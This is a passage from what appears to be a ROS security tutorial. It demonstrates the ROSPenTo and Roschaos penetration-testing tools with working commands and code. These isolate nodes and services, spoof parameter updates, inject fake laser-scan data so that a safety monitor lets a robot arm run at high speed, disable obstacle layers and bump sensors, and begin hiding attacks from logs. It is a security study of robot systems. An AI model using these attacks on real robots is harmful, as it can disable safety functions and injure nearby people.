ROSPenTo assigns each entity in the ROS network a number and uses this number in conjunction with the number of the network to identify a single entity globally. This generally has the form of $x.y$ where x is the number of the network (called a "system") and y is the number of the entity within its class. Thus, the topic 0.15 is the fifteenth topic found by ROSPenTo in the first system analyzed. Note however, that 0.15 is not a unique identifier, there could be a 0.15 node but also a topic with that number at the same time. ROSPenTo always asks inputs only within one specific entity class (e.g., "which topic should be affected").

Analyzing a network To analyze a simple ROS application, let's run the *roscpp_tutorials*[12] or *rospy_tutorials*[13] talker node (they are contained in your desktop installation of ROS or can be installed via apt-get).

```
$ roscore&
$ rosrun roscpp_tutorials talker
```

Then start ROSPenTo as shown above. After pressing *1* in the interactive menu, enter the URI of a running roscore in order to analyze its nodes, topics and service.

[12] `http://wiki.ros.org/roscpp_tutorials`
[13] `http://wiki.ros.org/rospy_tutorials`

```
>> 1
```

```
Please input URI of ROS Master: (e.g. http://localhost
    ↪ :11311/)
```

```
>> http://localhost:11311
```

When running the *rospy_tutorials* talker, ROSPenTo prints the following network structure:

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.2: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:45767/)
        Node 0.0: /talker (XmlRpcUri: http
            ↪ ://127.0.0.1:40907/)
Topics:
        Topic 0.0: /chatter (Type: std_msgs/String)
        Topic 0.1: /rosout (Type: rosgraph_msgs/Log)
        Topic 0.2: /rosout_agg (Type: rosgraph_msgs/Log)
Services:
        Service 0.4: /rosout/get_loggers
        Service 0.5: /rosout/set_logger_level
        Service 0.1: /talker/get_loggers
        Service 0.0: /talker/set_logger_level
Communications:
        Communication 0.0:
                Publishers:
                        Node 0.0: /talker (XmlRpcUri: http
                            ↪ ://127.0.0.1:40907/)
                Topic 0.0: /chatter (Type: std_msgs/String)
                Subscribers:
        Communication 0.1:
                Publishers:
                        Node 0.0: /talker (XmlRpcUri: http
                            ↪ ://127.0.0.1:40907/)
                Topic 0.1: /rosout (Type: rosgraph_msgs/Log)
                Subscribers:
                        Node 0.2: /rosout (XmlRpcUri: http
                            ↪ ://127.0.0.1:45767/)
        Communication 0.2:
                Publishers:
                        Node 0.2: /rosout (XmlRpcUri: http
                            ↪ ://127.0.0.1:45767/)
                Topic 0.2: /rosout_agg (Type: rosgraph_msgs/
                    ↪ Log)
                Subscribers:
```

Listing 1.2: Output of network analysis

This provides a variety of information. All the components of the ROS network (e.g. nodes, topics, services, …) and the communication relationships are printed. For every entity a reference number is generated where the first digit belongs to the analyzed ROS system and the second digit is a unique number of the entity in its category. Additionally, the URI for XML-RPC requests is shown for each node. In the first block (line 2ff), all nodes in the network are displayed. Only the talker node of the *roscpp_tutorials* is running along with the mandatory rosout node that starts automatically with the roscore.

Second, all registered topics and services are listed (line 5ff). Here, also the message types for each topic are displayed.

Under "Communications" (line 14ff), ROSPenTo prints all connections between publishers and subscribers. In this case, there are no subscribers for the */chatter* topic since so far no subscriber has been started.

Now let's start the listener to see the difference.

```
$ rosrun roscpp_tutorials listener
```

After running the system analysis again, the communications section shows the talker node as subscriber to /chatter.

```
1 Communication 0.0:
2                 Publishers:
3                         Node 0.0: /talker (XmlRpcUri: http
                              ↪ ://127.0.0.1:40907/)
4                 Topic 0.0: /chatter (Type: std_msgs/String)
5                 Subscribers:
6                         Node 0.1: /listener (XmlRpcUri: http
                              ↪ ://127.0.0.1:41313/)
```

The corresponding RQT graph is shown in figure 6.

Fig. 6: The RQT graph running talker and listener.

Modifying publishers Now that we know how to get information on publishers, subscribers and topics, we can perform a first manipulation of a ROS network. First, we want to cut off the listener node from the data which the talker publishes. Use the option *13* to remove publishers from a subscriber.

```
>> 13
```

```
1 To which subscriber do you want to send the publisherUpdate
      ↪ message?
2 Please enter number of subscriber (e.g.: 0.0):
```

```
>> 0.1
```

```
1 Which topic should be affected?
2 Please enter number of topic (e.g.: 0.0):
```

```
>> 0.0
```

```
1 Which publisher(s) do you want to remove?
2 Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.0
```

```
1 sending publisherUpdate to subscriber '/listener (XmlRpcUri:
    ↪ http://127.0.0.1:42425/)' over topic '/chatter (Type:
    ↪ std_msgs/String)' with publishers ''
2 PublisherUpdate completed successfully.
```

If you look at the shell where you started the listener node, you will notice that the output has stopped. The subscriber no longer receives any messages from the talker.

But what happened exactly? ROSPenTo called the XML-RPC function *publisherUpdate* with an empty list of publishers as parameter. This caused the listener node to assume that no publishers are available for /chatter and thus, it terminated the connection to the talker node. The xml content of this call is shown below.

```
<?xml version="1.0"?>
 <methodCall>
  <methodName>publisherUpdate</methodName>
   <params>
    <param>
     <value>/master</value>
    </param>
    <param>
     <value>/chatter</value>
    </param>
    <param>
         <value>
          <array>
           <data></data>
          </array>
    </value>
   </param>
  </params>
 </methodCall>
```

Listing 1.3: XML content of a publisherUpdate call

It is interesting to note, that this has not been recognized by the master, if you generate the RQT graph again, it will show again the same image as in figure 6 i.e., the master did not recognize that change.

Bridging two ROS networks Now we look at a more advanced example. As already mentioned, ROSPenTo can handle more than one ROS system at once. Thus, it is also able to manipulate them. To demonstrate this, we start talker and listener in two different ROS networks i.e., associated to two different ROS masters.

```
$ roscore&
$ roscore -p 11312 &
```

We make use of the *-p* command line argument to set a different port for the second master.

Next, start the talker with the first master.

```
$ export ROS_MASTER_URI=http://localhost:11311
$ rosrun roscpp_tutorials talker
```

In a different shell, start the listener with the second master.

```
$ export ROS_MASTER_URI=http://localhost:11312
$ rosrun roscpp_tutorials listener
```

Initially, the listener will not output any /chatter messages since in its ROS instance there is no talker. Next, start ROSPenTo again and perform analyses of both ROS systems using the two URIs *http://localhost:11311* and *http://localhost:11312*.

The following listing shows the analysis output for the two systems (simplified for readability).

```
1  System 0: http://127.0.0.1:11311/
2  Nodes:
3          Node 0.0: /talker
4  Topics:
5          Topic 0.0: /chatter (Type: std_msgs/String)
6  Communications:
7          Communication 0.0:
8                  Publishers:
9                          Node 0.0: /talker
10                 Topic 0.0: /chatter (Type: std_msgs/String)
11                 Subscribers:
12
13 System 1: http://127.0.0.1:11312/
14 Nodes:
15         Node 1.0: /listener
16 Topics:
17         Topic 1.1: /chatter (Type: std_msgs/String)
18 Communications:
19         Communication 1.1:
20                 Publishers:
21                 Topic 1.1: /chatter (Type: std_msgs/String)
22                 Subscribers:
23                         Node 1.0: /listener
```

Listing 1.4: Analyses of the two ROS systems

It can be seen that in both instances, the /chatter topic is present but in system 0, the communication 0.0 has no subscribers just as communication 1.1 in system 1 has no publishers. The corresponding RQT graphs are shown in figure 7.




Fig. 7: The RQT graphs of talker and listener running in different ROS systems.

Next, we will use ROSPenTo to connect the talker to the listener.

```
>> 11
```

```
To which subscriber do you want to send the publisherUpdate
    ↪ message?
Please enter number of subscriber (e.g.: 0.0):
```

```
>> 1.0
```

```
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
```

```
>> 1.1
```

```
Which publisher(s) do you want to add?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.0
```

```
sending publisherUpdate to subscriber '/listener (XmlRpcUri:
    ↪ http://127.0.0.1:42959/)' over topic '/chatter (Type:
    ↪ std_msgs/String)' with publishers '/talker (XmlRpcUri:
    ↪  http://127.0.0.1:38383/)'
PublisherUpdate completed successfully.
```

You will now see outputs in the shell where you started the listener node. Again, the RQT graph will show no change.

Analyzing node types In this section we will analyze the programming language used for the nodes' implementation. Although the C++ and Python implementations of the ROS master and slave APIs are compatible, they have differences in their implementation. This allows us to analyze, which ROS client implementation was used for a specific node. Particularly, we will call the XML-RPC method *getName*, which is implemented only in the Python slave API and analyze the response.

Note: This function currently does not consider rosjava or any other ROS client implementaiton.

```
<?xml version="1.0"?>
 <methodCall>
  <methodName>getName</methodName>
   <params>
    <param>
     <value>/master</value>
    </param>
  </params>
 </methodCall>
```

Listing 1.5: XML content of a publisherUpdate call

If the node was implemented in C++, then it doesn't provide a XML-RPC method with this name and the call fails with an exception. Otherwise the node returns a triple with status code, empty status message and node name. With this information, we then can distinguish between Python and C++ nodes.

Knowing which language was used to write a node allows for the exploitation of specific vulnerabilities.

First, we start a talker node of the roscpp_tutorial package

```
$ rosrun roscpp_tutorial talker
```

and a listener node of the rospy_tutorial package.

```
$ rosrun rospy_tutorial listener
```

Next we analyze the ROS network with ROSPenTp.

As we can see in the network structure there are three active ROS nodes.

```
1 System 0: http://127.0.0.1:11311/
2 Nodes:
3         Node 0.1: /listener_14567_1530173733892 (XmlRpcUri:
              ↪ http://127.0.0.1:37908/)
4         Node 0.2: /rosout (XmlRpcUri: http
              ↪ ://127.0.0.1:35249/)
5         Node 0.0: /talker (XmlRpcUri: http
              ↪ ://127.0.0.1:41029/)
```

Listing 1.6: Output of network analysis (node part)

Now we will use ROSPenTo to print the node types of the nodes running in the system:

```
>> 5
```

```
Please enter number of analysed system:
```

```
>> 0
```

```
Node 0.0: C++
Node 0.1: Python
Node 0.2: C++
```

Isolating a service In our next example, we will use ROSPenTo to isolate a service from the target system and register it to our attacking system, in order to exclusively call the service on our own. Again, we start two ROS master processes just as in the example on bridging two networks above.

Then we run a service server for the add_two_ints service of the roscpp_tutorials package in the target system.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosrun roscpp_tutorials add_two_ints_server
```

Now we run ROSPenTo to analyse the two systems. The output of our target system shows a node /add_two_ints_server and a service /add_two_ints.

```
System 0: http://127.0.0.1:11311/
Nodes:
        Node 0.0: /add_two_ints_server (XmlRpcUri: http
            ↪ ://127.0.0.1:41144/)
        Node 0.2: /rosout (XmlRpcUri: http
            ↪ ://127.0.0.1:35249/)
        Node 0.1: /rqt_gui_py_node_16990 (XmlRpcUri: http
            ↪ ://127.0.0.1:35176/)
Services:
        Service 0.2: /add_two_ints
        Service 0.0: /add_two_ints_server/get_loggers
        Service 0.1: /add_two_ints_server/set_logger_level
        Service 0.5: /rosout/get_loggers
        Service 0.6: /rosout/set_logger_level
        Service 0.3: /rqt_gui_py_node_16990/get_loggers
        Service 0.4: /rqt_gui_py_node_16990/set_logger_level
```

Listing 1.7: System analysis of target system (nodes and services)

For the attacking system, we get the following output.

```
System 1: http://127.0.0.1:11312/
Nodes:
```

```
3 ||         Node 1.0: /rosout (XmlRpcUri: http
  ||             ↪ ://127.0.0.1:45506/)
4 || Services:
5 ||         Service 1.1: /rosout/get_loggers
6 ||         Service 1.0: /rosout/set_logger_level
```

Listing 1.8: System analysis of attacking system (nodes and services)

To test the service in system 0, we run a service call from the command line

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosservice call /add_two_ints 3 5
sum: 8
```

Now we use ROSPenTo to run the service isolation attack on /add_two_ints.

```
>> 14
```

```
1 || Which service do you want to isolate?
2 || Please enter number of service (e.g.: 0.0):
```

```
>> 0.2
```

```
1 || Optional: Register service to other system
2 || Type Ctrl+c to skip this option, type in system number
  ||     ↪ otherwise
3 || Please enter number of analysed system:
```

```
>> 1
```

Now, let's try to call the service in system 0 again.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11311
$ rosservice call /add_two_ints 3 5
ERROR: Service [/add_two_ints] is not available.
```

As we can see, the service is not available in the target system anymore. However, if we call the service in our attacking system we get the expected result.

```
$ export ROS_MASTER_URI=http://127.0.0.1:11312
$ rosservice call /add_two_ints 3 5
sum: 8
```

The node providing the service is still part of the target network, which means that it is still shown in the rqt graph after the attack.

Note, that in contrast to the rqt graph, the response on a *getSystemState* call to the ROS master in the target system changes, as we can analyse it with ROSPenTo.

```
1 || System 0: http://127.0.0.1:11311/
2 || Nodes:
```

```
3         Node 0.0: /add_two_ints_server (XmlRpcUri: http
              ↪ ://127.0.0.1:41144/)
4         Node 0.2: /rosout (XmlRpcUri: http
              ↪ ://127.0.0.1:35249/)
5         Node 0.1: /rqt_gui_py_node_16990 (XmlRpcUri: http
              ↪ ://127.0.0.1:35176/)
6 Services:
7         Service 0.0: /add_two_ints_server/get_loggers
8         Service 0.1: /add_two_ints_server/set_logger_level
9         Service 0.4: /rosout/get_loggers
10        Service 0.5: /rosout/set_logger_level
11        Service 0.2: /rqt_gui_py_node_16990/get_loggers
12        Service 0.3: /rqt_gui_py_node_16990/set_logger_level
```

Sending malicious parameter updates Now we want to demonstrate how to run a malicious parameter attack with ROSPenTo. After starting a master, we run a publisher node, which is subscribing to a string parameter from the parameter server, in order to publish it on the ROS network. Before we can start the node, we set the parameter on the parameter server via the command line.

```
$ rosparam set awesome_parameter "awesome"
```

Then we start the publisher, which then publishes the value of our parameter

```
$ rosrun arbitrary_package awesome_publisher
[ INFO] [1530196484.388349773]: awesome
```

Now, we analyse the ROS network and get the following output for nodes and parameters

```
1  System 0: http://127.0.0.1:11311/
2  Nodes:
3         Node 0.0: /awesome_publisher (XmlRpcUri: http
              ↪ ://127.0.0.1:38253/)
4         Node 0.1: /rosout (XmlRpcUri: http
              ↪ ://127.0.0.1:35249/)
5  Parameters:
6         Parameter 0.0:
7                 Name: /roslaunch/uris/host_127_0_0_1__44124
8         Parameter 0.1:
9                 Name: /rosdistro
10        Parameter 0.2:
11                Name: /awesome_parameter
12        Parameter 0.3:
13                Name: /rosversion
14        Parameter 0.4:
15                Name: /run_id
```

Next, we analyse types and values of the parameters

```
>> 10
```

```
Parameter values and types analyzed
        Parameter 0.0:
                Name: /roslaunch/uris/host_127_0_0_1__44124
                Type: System.String
                Value: http://127.0.0.1:44124/
        Parameter 0.1:
                Name: /rosdistro
                Type: System.String
                Value: kinetic
        Parameter 0.2:
                Name: /awesome_parameter
                Type: System.String
                Value: awesome
        Parameter 0.3:
                Name: /rosversion
                Type: System.String
                Value: 1.12.12
        Parameter 0.4:
                Name: /run_id
                Type: System.String
                Value: 67f30c4c-7aab-11e8-ae76-c47d461e4b7c
```

To get full control over the cached parameter value stored on the *awesome_publisher* node, we unsubscribe the node from parameter updates.

```
>> 15
```

```
Please enter number of node (e.g.: 0.0):
```

```
>> 0.0
```

```
Please enter number of parameter (e.g.: 0.0):
```

```
>> 0.2
```

```
Node 0.0 successfully unsubscribed from Parameter 0.2
```

Finally, we send our own parameter update to the node

```
>> 16
```

```
Please enter number of node (e.g.: 0.0):
```

```
>> 0.0
```

```
Please enter number of parameter (e.g.: 0.0):
```

```
>> 0.2
```

```
Please enter value for paramUpdate
```

```
>> even more awesome
```

```
1 Parameter update for Parameter 0.2 at Node 0.0 sent
```

Now we can see, that the output of our publisher changed

```
[ INFO] [1530196484.388349773]: even more awesome
```

On the other hand, if we call *rosparam get* via the command line or analyse the system again with our tool, we recognize that the value of the parameter stored on the parameter server is still awesome.

```
$ rosparam get awesome_parameter
awesome
```

4.2 Performing a real attack

Now that we have mastered the basics of using ROSPenTo for analyzing and manipulating the communications within a ROS application network, let's see how this can be used by a potential attacker in a real application.

Application setup The application, which we will penetrate, is used to provide safety to humans in the vicinity of a robot. A LIDAR laser-scanner is used to determine if a human is close to a robot. If so, the speed of the robot is reduced or the robot is stopped to ensure that no harmful forces are exerted in case the robot touches the human. Setups like these can be found in many applications, very often used as proximity sensors for mobile robots.

Our application setup consists of the following hardware elements and ROS nodes:

- An OMRON OS32c safety LIDAR with the associated ROS driver [14]
- A ROS-operated robot arm (like a KUKA iiwa with the iiwa stack[15] or a Universal Robot with the UR modern driver[16], …)
- A *safety_monitor* ROS node

First, let's take a look at the *safety_monitor* node. It simply receives the laser range data from the LIDAR and sets the speed accordingly. The following listing shows a simplified version. Note that we abstracted which robot you are using since it does not change the way we can attack this node afterwards.

```
1 import rospy
2 from sensor_msgs.msg import LaserScan
3
4 class SafetyMonitor:
5     def __init__(self):
```

[14] http://wiki.ros.org/omron_os32c_driver
[15] https://github.com/IFL-CAMP/iiwa_stack
[16] https://github.com/ThomasTimm/ur_modern_driver

```
6           rospy.init_node("safety_monitor")
7           rospy.Subscriber("/scan", LaserScan, self.
                ↪ handle_laser_reading)
8           self.speed_value=0.05
9           rospy.spin()
10
11
12      def handle_laser_reading(self, msg):
13          speed_val = 0.5 # normal operating speed
14          for r in msg.ranges:
15              if r < 0.5:
16                  speed_val = 0.05 # set speed to 5%
17                  break
18
19          if speed_val!=self.speed_value:
20              self.speed_value=speed_val
21          else:
22              return
23
24         # Now send the new speed to your robot
25
26  if __name__ == "__main__":
27      safety_monitor_node=SafetyMonitor()
```

Listing 1.9: Simplified Python implementation of the *safety_monitor* node

The corresponding RQT graph is shown in figure8. The *safety_monitor* node (shown in red) uses the /scan topic from the OMRON laser scanner as input. This gives an array of laser range values. As robot, in our case, we have used a KUKA iiwa with the iiwa_stack package. To change the movement speed, a service is consumed by the *safety_monitor* package and thus, the RQT graph does not show outgoing connections from this node.

Application analysis Let's first use ROSPenTo to analyze this application. The output of the system analysis is shown below (in a simplified version reduced to the relevant information). Here, we can also see the service server, which we use to perform the speed change (*/iiwa/configuration/pathParameters*). Note, if you use another robot, this listing will change appropriately.

```
1  System 0: http://127.0.0.1:11311/
2  Nodes:
3          Node 0.5: /iiwa/iiwa_configuration (XmlRpcUri: http
               ↪ ://127.0.0.1:49182/)
4          Node 0.3: /omron_os32c_node (XmlRpcUri: http
               ↪ ://127.0.0.1:34393/)
5          Node 0.7: /safety_monitor (XmlRpcUri: http
               ↪ ://127.0.0.1:38473/)
6  Topics:
```




Fig. 8: The RQT graph of our safety-application.

```
7         Topic 0.22: /scan (Type: sensor_msgs/LaserScan)
8 Services:
9         Service 0.6: /iiwa/configuration/pathParameters
10        Service 0.4: /omron_os32c_node/get_loggers
11        Service 0.5: /omron_os32c_node/set_logger_level
12        Service 0.10: /safety_monitor/get_loggers
13        Service 0.9: /safety_monitor/set_logger_level
14 Communications:
15        Communication 0.22:
16                Publishers:
17                        Node 0.3: /omron_os32c_node (
                              ↪ XmlRpcUri: http
                              ↪ ://127.0.0.1:34393/)
18                Topic 0.22: /scan (Type: sensor_msgs/
                      ↪ LaserScan)
19                Subscribers:
20                        Node 0.7: /safety_monitor (XmlRpcUri:
                              ↪  http://127.0.0.1:38473/)
```

Listing 1.10: Analysis of the ROS application (simplified)

Looking at the network analysis, the skilled ROSPenTo user already sees several attack vectors. First, we can simply isolate a node, which is publishing relevant data i.e., either the LIDAR driver or the *safety_monitor*. This will result in no changes to the currently set speed. Further, we can isolate the setPathParameter service to achieve the same result.

In order to provoke a speed change in our favor (either forcing the robot to stop as a kind of DoS attack, or to drive at high speeds) we can also inject false data using a stealth publisher attack.

Isolating a node As a first, simple simple attack, we can isolate the *safety_monitor* component from the Omron node such that it does not receive any more data.

We do this by using ROSPenTo to remove the Omron node as a publisher for the /scan topic.

```
>> 13
```

```
To which subscriber do you want to send the publisherUpdate
    ↪ message?
Please enter number of subscriber (e.g.: 0.0):
```

```
>> 0.7
```

```
Which topic should be affected?
Please enter number of topic (e.g.: 0.0):
```

```
>> 0.22
```

```
Which publisher(s) do you want to remove?
Please enter number of publisher(s) (e.g.: 0.0,0.1,...):
```

```
>> 0.3
```

This will remove the Omron driver node from the list of publishers for the *safety_monitor* node and thus, it will no longer receive LIDAR range data.

A cleverly written *safety_monitor* node however, should constantly check when it received the last input and stop the robot if there is any irregularity in the frequency (just like a hold-to-run button).

Isolating a service By isolating the service which regulates the speed at the robot side, we perform a service isolation attack in ROSPenTo. After this, the *safety_monitor* node will not be able to reduce the speed in case a human is detected by the LIDAR.

```
>> 14
```

```
Which service do you want to isolate?
Please enter number of service (e.g.: 0.0):
```

```
>> 0.6
```

```
Optional: Register service to other system
Type Ctrl+c to skip this option, type in system number
    ↪ otherwise
Please enter number of analysed system:
```

```
>> Ctrl+c
```

And by this, the service is no longer registered and cannot be found in a service lookup.

Injecting false data Finally, if we want to inject false data into the network in order to let the *safety_monitor* think that no object is approaching, we exchange the Omron driver node with a node that we write ourselves.

As shown below, the fake node just publishes data with the maximum range. This causes the *safety_monitor* to think that no obstactle is close to the robot, causing it to move at high speed.

```
1  _laserScanPublisher = _nodeHandle.advertise<sensor_msgs
       ↪ ::LaserScan>(_topicName, 1000);
2
3    while(ros::ok())
4    {
5        sensor_msgs::LaserScan msg;
6        msg.header.stamp = ros::Time::now();
7        msg.header.frame_id = "laser";
8        msg.angle_min = -2.29;
9        msg.angle_max = 2.29;
10       msg.angle_increment = 0.01;
11       msg.range_min = 0.002;
12       msg.range_max = 50;
13
14       int numVal = (int)std::ceil((msg.angle_max-msg.
             ↪ angle_min)/0.01);
15       for(int i=0;i<numVal;i++)
16       {
17           msg.ranges.push_back(msg.range_max);
18       }
19
20       _laserScanPublisher.publish(msg);
```

Listing 1.11: The fake sensor data publisher in C++

In order to be stealthy (i.e., not visible in the ROS graph), we perform the same procedure as above by creating a separate ROS network for the attacker node and then using ROSPenTo to reroute the traffic accordingly.

First, we start a second ROS core. Then we analyze both systems in ROSPenTo. Third, we send a publisher update to the *safety_monitor* containing the URI of our attacker node. From thereon, the robot will run at increased speed.

5 Roschaos

This section introduces a different penetration testing tool designed for exploiting the Master API. Where ROSPenTo is designed to make minimal use of the Master, covertly opting for the Slave API to perform targeted isolation attacks, Roschaos instead seeks to exploit the centralized discovery and broader subsystem APIs at scale in less subtle but more disruptive manners.

As demonstrated with RosPenTo, numerous subtle and silent attacks may be mounted without necessarily divulging such activities to the ROS Master. However, more conspicuous attacks that exploit the Master directly, and so are far more blatant or detectable, may still remain compelling for adversaries and formidable threats to ROS systems for at least two reasons. First, it is unlikely that most current ROS users continuously monitor all Master event logs for suspicious activities during runtime. Moreover, these logs hold little authenticity given there is no authentication for the Master API and identities can be falsified. Second, while such attacks may be short lived due to their traceability, they can remain immediately and irreversibly catastrophic for cyber physical systems.

5.1 Roschaos Basics

Roschaos[17] provides a simple CLI bundled as a native ROS package and is written to demonstrate how an unmodified ROS client library can be used for attacks. First we review how basic ROS CLI tools like rostopic, rosnode can be used maliciously; a brief list of potentially malicious examples of native CLIs are exhibited here:

```
# Relay topic data without added custom code
  $ rostopic echo /foo | rostopic pub /bar std_msgs/String

# Replay filtered data without post-processing bag files
  $ rostopic echo --filter "m.data=='foo'" /bar > spam.bagy
  $ rostopic pub -f spam.bagy /spam std_msgs/String

# Terminate all ROS processes without needed POSIX privilege
  $ rosnode kill --all

# Recursively wipe all key/values from parameter server
  $ rosparam delete /
```

As shown above, it remains a trivial task to relay and replay topic traffic without necessarily executing custom code, nor is remote shell access required to terminate node processes or delete global parameters. Roschaos extends these underlying libraries, e.g. rosgraph, to manipulate the topology and internal state of the computational graph. Roschaos subcommands are divided into three main categories that reflect the partitioning of the subsystem APIs.

Master This subcommand currently exposes the unregister interface for topics and services, as well entire sets either attributed to particular nodes. Regular expression may be passed to each methods to filter which resource the unregistration should target.

The following command unregisters all topic publishers and subscribers of standard message types under top level topic namespace /foo:

[17] `https://github.com/ruffsl/roschaos`

```
roschaos master unregister topic --topic_name ‘‘\/foo’’.* --
    ↪ topic_type ‘‘std_msgs’’\/.* --subscribers --publishers
```

Services servers may similarly be unregistered by providing an expression for the service namespace. The following command unregister all services that enable dynamically updating the logger level for all nodes:

```
roschaos master unregister service --service_name ‘‘.*\/
    ↪ ’’set_logger_level
```

Finally, we can unregister entire nodes, filtering either by the nodes own namespace, host machine address, or a combination of both. The first command unregisters intersection of nodes under a namespace containing the substring ‘movit’ or ‘openni’ executing on the third cluster in the PR2 platform. The second command invokes the swift nuclear option to unregisters everyone from everything.

```
roschaos master unregister node --node_name ‘‘(.*moveit.*)|(.*
    ↪ openni.*)’’ --node_uri ‘‘’’pr2_pc3 roschaos master
    ↪ unregister node --all
```

Slave This subcommand currently exposes several interfaces of the Slave API for ascertaining and controlling internal node state and life cycle. Again, regular expression may be passed to narrow the control of the scope of nodes to afflict.

For peculiar cases when the master URI for a participating node is unknown, or when multiple masters may coexist on the same machine, the following command may be used to inquire into a remote node’s Slave API and update the local ‘ROS_MASTER_URI’ environment variable accordingly:

```
roschaos slave backtrace master --uri http://slave_uri_here
    ↪ :1234
```

The logger level for each logger inside a node may be externally adjusted at runtime and determines the verbosity of logs events both written to log files on disk and published on the /rosout debug topic. The following command squelches the majority xmlrpc server events from movit related nodes being reported:

```
roschaos slave service logger --node_name ‘‘\/moveit’’.* --
    ↪ logger_name ‘‘ros\.xmlrpc’’.* --logger_level ‘‘’’Fatal
```

The following command provides much the same purpose as rosnode kill, but similar filtering functionality as with other subcommands in defined expression for node and machine filtering:

```
roschaos slave shutdown node --node_name ‘‘.*safety’’.* --
    ↪ node_uri ‘‘’’127\.0\.0\..*
```

Param This subcommand currently exposes server interfaces of the Parameter API, using regular expressions to direct given requests. The following unsubscribes all nodes from receiving update events for any of the movebase footprint related parameters:

```
roschaos param server unsubscribe --node_name ‘’.* --node_uri
    ↪ ‘‘turtlebot\.local’’.* --param_key ‘‘\/movebase.*
    ↪ ’’footprint
```

5.2 Roschaos Examples

In this section we present a set of attack scenarios leveraging Roschaos and native ROS CLIs to demonstrate the execution and effects of malicious actions against subsystem APIs. To provide a repeatable and reproducible ROS deployment scenario, we make use of the classic turtlebot simulation demos to serve as the targeted system. Begin by starting the following launch files to bootstrap the entire application setup:

```
# From separate terminals launch each turtlebot component
$ roslaunch turtlebot_gazebo turtlebot_world.launch
$ roslaunch turtlebot_gazebo amcl_demo.launch
$ roslaunch turtlebot_rviz_launchers view_navigation.launch
$ roslaunch turtlebot_teleop keyboard_teleop.launch
```

You should then observes a gazebo and an rviz windows with a turtlebot posed and localized within the simulated environment, with an additional shell terminal capturing/forwarding keyboard teleop commands to the mobile robot when made in focus of the desktop window manager. Note that running teleop suppress goal navigation.

Exploiting the CmdVelMux Nodelet Many robot platforms may operating with coexisting controllers, and thus must arbitrate access using some scheme of priority to avoid the ambiguity of multiple simultaneous command signals being forwarded to hardware actuators. One such package used by the community is the CmdVelMux Nodelet that can be configured to relegate designated topics with associated priority levels through a simple chain of suppression hierarchy. In this case, teleop commands can be spoofed to indefinitely halt the movebase planner until it times out.

Using rviz's navigate to point tool, click on somewhere on the map to initiate the movebase planner to navigate to a given goal. Then use rospub, execute the following command and attempt to repeat the same goal navigation with rviz for another point.

```
# Repeatedly publish zero velocity command at 10 hz
$ rostopic pub /cmd_vel_mux/input/teleop geometry_msgs/Twist
    ↪ -r 10 "linear:
  x: 0.0
  y: 0.0
```

```
  z: 0.0
angular:
  x: 0.0
  y: 0.0
  z: 0.0"
```

The CmdVelMux is also sometimes used as an safety override, where say a human operator may overtake control if necessary, thus the reason for the exhibited behavior above. However using roschaos, we can just as easily register teleop publishers to temporarily isolate the CmdVelMux until new publishers register on the network, or until the CmdVelMux nodelet itself is restarted by unregistering it as a subscriber. The both of which are achieved using the following command:

```
# Unregistered both topic publishers and subscribers
$ roschaos master unregister topic --topic_name "\/
    ↪ cmd_vel_mux\/input\/teleop" --publishers --subscribers
```

By now, the keyboard teleop CLI should no longer function and itself indicate no issue, yet you will need to restart both nodes to rectify the absent registrations with the master.

Exploiting Movebase Many nodes expose internal parameters to be dynamically reconfigurable. Movebase uses this extensively to allow user to tune navigation settings on the fly. However, malicious users can just as well use these interfaces to disable safety mechanics and delay responsive measures.

The following set of commands disable the number of basic navigation layers used in planning around static and dynamic obstacles, thus rendering the platform vulnerable to collisions. The the same interface used to alter the parameters is also closed afterwards to hamper repair. Lastly, any environmental fail-safes such as monitoring sensors can also be removed from the graph.

```
# Disable movebase navigation layers
$ for i in global_costmap local_costmap; do for j in
    ↪ inflation_layer obstacle_layer static_layer; do rosrun
    ↪  dynamic_reconfigure dynparam set /move_base/${i}/${j}
    ↪  "{'enabled':false}"; done; done
# Cutoff dynamic reconfigure to prevent imadate re-enabling
$ roschaos master unregister topic --topic_name "\/move_base
    ↪ .*parameter_updates" --publishers --subscribers
# Cutoff bump and cliff sensors that do not require heartbeat
    ↪  signals
$ roschaos master unregister topic --topic_name ".*(cliff|
    ↪ bump).*" --publishers
```

It should now be possible to guide the robot into collisions directly by setting goal point inside obstacles. Given collision detection is also composed, the robot should now unhesitatingly push movable objects in the simulation, where recovery bump behaviors would have previously been invoked. Additionally, this

can no longer be reversed using tools such as rqt's dynamic reconfigure plugin, as the published parameter updates no longer notify the necessary move_base node.

Exploiting roslog For most logging and monitoring purposes, roslog is used to record and disseminate log events during runtime. This pertains to configuring the logging levels or verbosity of internal log handlers in each node process, writing the events to disk within the logfile directory, as well as aggregating them over unified topics for remote diagnostics. However, given the control of these reporting mechanisms are also made available through the same unregulated APIs they monitor, they can just as well be subverted to redact and obscure suspicious activity in the graph.

If an attacker where to disrupt an environmental sensor, such as the laser scanner, consecutive nodes further down the data pipeline may inevitably remark upon abnormalities such as delayed sensor data or expired transformations. Such are the errors and warnings AMCL will produce upon the abrupt termination of laserscan_nodelet_manager, casing all further /scan topic data. The following commands attempt to mitigate such reporting before evasive termination:

```
